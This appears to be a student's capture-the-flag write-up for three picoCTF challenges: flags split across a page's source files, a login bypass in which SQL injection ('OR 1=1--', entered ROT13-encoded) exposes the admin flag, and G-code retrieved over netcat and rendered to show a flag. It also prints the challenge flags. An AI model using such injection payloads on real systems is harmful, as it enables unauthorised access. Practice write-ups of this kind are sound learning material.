
Name: S.Dhanish Ahamed
Reg No: 25BCE0001
Email: dhanish.ahamed2025@vitstudent.ac.in
Domain: Cybersecurity

Task1: Capture The Flag

1) Question: https://play.picoctf.org/practice/challenge/18

Solution:


- The question asks us to find a flag that is hidden somewhere within the website
- When the source code of the website is exmined by opening developer tools by pressing F12, we find three parts of the flag in (index), myjs.js, mycss.css



How

I used these to make this site:
HTML
CSS
JS (JavaScript)


```
function openTab(tabName,elmnt,color) {
    var i, tabcontent, tablinks;
    tabcontent = document.getElementsByClassName("tabcontent");
    for (i = 0; i < tabcontent.length; i++) {
    tabcontent[i].style.display = "none";
    }
    tablinks = document.getElementsByClassName("tablink");
    for (i = 0; i < tablinks.length; i++) {
    tablinks[i].style.backgroundColor = "";
    }
    document.getElementById(tabName).style.display = "block";
    if(elmnt.style != null) {
    elmnt.style.backgroundColor = color;
    }
}

window.onload = function() {
    openTab('tabintro', this, '#222');
}

/* Javascript sure is neat. Anyways part 3/3 of the flag: _lucky?302945a7} */
```



How

I used these to make this site:
HTML
CSS
JS (JavaScript)

```
p {
    font-family: "Open Sans";
}

.tablink {
    background-color: #555;
    color: white;
    float: left;
    border: none;
    outline: none;
    cursor: pointer;
    padding: 14px 16px;
    font-size: 17px;
    width: 50%;
}

.tablink:hover {
    background-color: #777;
}

.tabcontent {
    color: #111;
    display: none;
    padding: 50px;
    text-align: center;
}

#tabintro { background-color: #ccc; }
#tababout { background-color: #ccc; }

/* You need CSS to make pretty pages. Here's part 2/3 of the flag: t3ct1ve_0r_ju5t */
```



Inspect Me

What | How

How


I used these to make this site:
HTML
CSS
JS (JavaScript)

```
<!doctype html>
<html>
  <head>
    <title>My First Website :)</title>
    <link href="https://fonts.googleapis.com/css?family=Open+Sans|Roboto" rel="stylesheet">
    <link rel="stylesheet" type="text/css" href="mycss.css">
    <script type="application/javascript" src="myjs.js"></script>
  </head>

  <body>
    <div class="container">
      <header>
    <h1>Inspect Me</h1>
      </header>

      <button class="tablink" onclick="openTab('tabintro', this, '#222')" id="defaultOpen">
      <button class="tablink" onclick="openTab('tababout', this, '#222')">How</button>

      <div id="tabintro" class="tabcontent">
    <h3>What</h3>
    <p>I made a website</p>
      </div>

      <div id="tababout" class="tabcontent">
    <h3>How</h3>
    <p>I used these to make this site: <br/>
      HTML <br/>
      CSS <br/>
      JS (JavaScript)
    </p>
    <!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3 -->
      </div>

    </div>

  </body>
</html>
```

15 characters selected

2) Question: https://play.picoctf.org/practice/challenge/8

- ➢ A link to a website is given. When you go to the login page it asks you to enter the password for admin
- ➢ Press F12 to enter developer tools. In the HTMl the line and replace the value with 1. This will show the actual SQL query that is being run in the background



http://fickle-tempest.picoctf.net:51883/login.html

Admin Log In


Password:

Login

```
<!DOCTYPE html>
<html>
 ▸<head>⋯</head>
 ▾<body>
   ▾<div class="container">
      ::before
     ▾<div class="row">
        ::before
       ▾<div class="col-md-12">
         ▾<div class="panel panel-primary" style="margin-top:50px">
           ▾<div class="panel-heading">
              <h3 class="panel-title">Admin Log In</h3>
            </div>
           ▾<div class="panel-body">
              ::before
             ▾<form action="login.php" method="POST">
               ▾<fieldset>
                 ▸<div class="form-group">⋯</div>
                  <input type="hidden" name="debug" value="0"> == $0
                 ▸<div class="form-actions">⋯</div>
                </fieldset>
              </form>
              ::after
            </div>
          </div>
        </div>
        ::after
      </div>
      ::after
    </div>
  </body>
</html>
```

- ➢ Enter any random password and click login. This will reveal the actual SQL query being run in the background. We can see that the password we enter is being encrypted. The encryption used in

ROT13 (a simple substitution cipher that replaces a letter with the 13th letter after it)



http://fickle-tempest.picoctf.net:51883/login.php


```
password: ' OR 1=1 --
SQL query: SELECT * FROM admin where password = '' BE 1=1 --'
```

Warning: SQLite3::query(): Unable to prepare statement: 1, near "BE": syntax error in **/var/www/html/login.php** on line **20**

Fatal error: Uncaught Error: Call to a member function fetchArray() on boolean in /var/www/html/login.php:21 Stack trace: #0 {main} thrown in **/var/www/html/login.php** on line **21**

```
<html>
  <head></head>
  <body> == $0
    <pre>…</pre>
    <br>
    <b>Warning</b>
    ": SQLite3::query(): Unable to prepare statement: 1, near "BE": syntax error in "
    <b>/var/www/html/login.php</b>
    " on line "
    <b>20</b>
    <br>
    <br>
    <b>Fatal error</b>
    ": Uncaught Error: Call to a member function fetchArray() on boolean in /var/www/html/login.php:21 Stack
    trace: #0 {main} thrown in "
    <b>/var/www/html/login.php</b>
    " on line "
    <b>21</b>
    <br>
  </body>
</html>
```

- Now if we do SQL injection and enter the query ' OR 1=1-- we get the key. We have to enter the ROT13 version of the query ' OR 1=1--, which is ' BE 1=1--



http://fickle-tempest.picoctf.net:58613/login.php

```
password: ' BE 1=1--
SQL query: SELECT * FROM admin where password = '' OR 1=1--'
```


Logged in!

Your flag is: picoCTF{3v3n_m0r3_SQL_2af58a67}


```
<html>
  <head></head>
  <body> == $0
    <pre>…</pre>
    <h1>Logged in!</h1>
    <p>Your flag is: picoCTF{3v3n_m0r3_SQL_2af58a67}</p>
  </body>
</html>
```

Question3: https://play.picoctf.org/practice/challenge/116


- ➢ A netcat command is given in the question. When we run the netcat command we get a bunch of CNC machine codes also known as G-Code
- ➢ A CNC machine code is a type of code which gives a manufacturing machine exact coordinates of the point to move.
- ➢ When the G-codes are converted into a 3D model using an online converter we get the Flag



```
dhanish@dhanish-dellg155530:~$ nc mercury.picoctf.net 53740
```



```
G1Z0.1
G1X198.2069Y6.6207
G1X198.4828Y6.3448
G1X198.7586Y5.7931
G1X198.7586Y5.2414
G1X198.4828Y4.6897
G1X198.2069Y4.4138
G1X197.9310Y3.8621
G1X197.9310Y3.3103
G1X198.4828Y2.7586
G0Z0.1
G0X198.2069Y6.6207
G1Z0.1
G1X198.4828Y6.0690
G1X198.4828Y5.5172
G1X198.2069Y4.9655
G1X197.9310Y4.6897
G1X197.6552Y4.1379
G1X197.6552Y3.5862
G1X197.9310Y3.0345
G1X199.0345Y2.4828
G1X197.9310Y1.9310
G1X197.6552Y1.3793
G1X197.6552Y0.8276
G1X197.9310Y0.2759
G1X198.2069Y0.0000
G1X198.4828Y-0.5517
G1X198.4828Y-1.1034
G1X198.2069Y-1.6552
G0Z0.1
G0X198.4828Y2.2069
G1Z0.1
G1X197.9310Y1.6552
G1X197.9310Y1.1034
G1X198.2069Y0.5517
G1X198.4828Y0.2759
G1X198.7586Y-0.2759
G1X198.7586Y-0.8276
G1X198.4828Y-1.3793
G1X198.2069Y-1.6552
G1X197.6552Y-1.9310
G0Z0.1
```




```
G1X10.3448Y2.2069
G1X10.3448Y1.6552
G1X10.6207Y0.8276
G1X11.1724Y0.2759
G1X12.0000Y0.0000
G1X12.5517Y0.0000
G1X13.3793Y0.2759
G1X13.9310Y0.8276
G0Z0.1
G0X12.0000Y3.8621
G1Z0.1
G1X11.4483Y3.5862
G1X10.8966Y3.0345
G1X10.6207Y2.2069
G1X10.6207Y1.6552
G1X10.8966Y0.8276
G1X11.4483Y0.2759
G1X12.0000Y0.0000
G0Z0.1
G0X17.5862Y3.8621
G1Z0.1
G1X16.7586Y3.5862
G1X16.2069Y3.0345
G1X15.9310Y2.2069
G1X15.9310Y1.6552
G1X16.2069Y0.8276
G1X16.7586Y0.2759
G1X17.5862Y0.0000
G1X18.1379Y0.0000
G1X18.9655Y0.2759
G1X19.5172Y0.8276
G1X19.7931Y1.6552
G1X19.7931Y2.2069
G1X19.5172Y3.0345
G1X18.9655Y3.5862
G1X18.1379Y3.8621
G1X17.5862Y3.8621
G1X17.0345Y3.5862
G1X16.4828Y3.0345
G1X16.2069Y2.2069
G1X16.2069Y1.6552
G1X16.4828Y0.8276
G1X17.0345Y0.2759
G1X17.5862Y0.0000
G0Z0.1
G0X18.1379Y0.0000
G1Z0.1
G1X18.6897Y0.2759
G1X19.2414Y0.8276
G1X19.5172Y1.6552
G1X19.5172Y2.2069
G1X19.2414Y3.0345
G1X18.6897Y3.5862
G1X18.1379Y3.8621
G0Z0.1
G0X25.6552Y4.9655
G1Z0.1
G1X25.9310Y4.1379
```

PLOT
Digital Read Out
Machine Options
coCTF{num3r1cal_c0ntr0l_775375c7}
NC Viewer © 2024 Toolpath Labs, Inc.

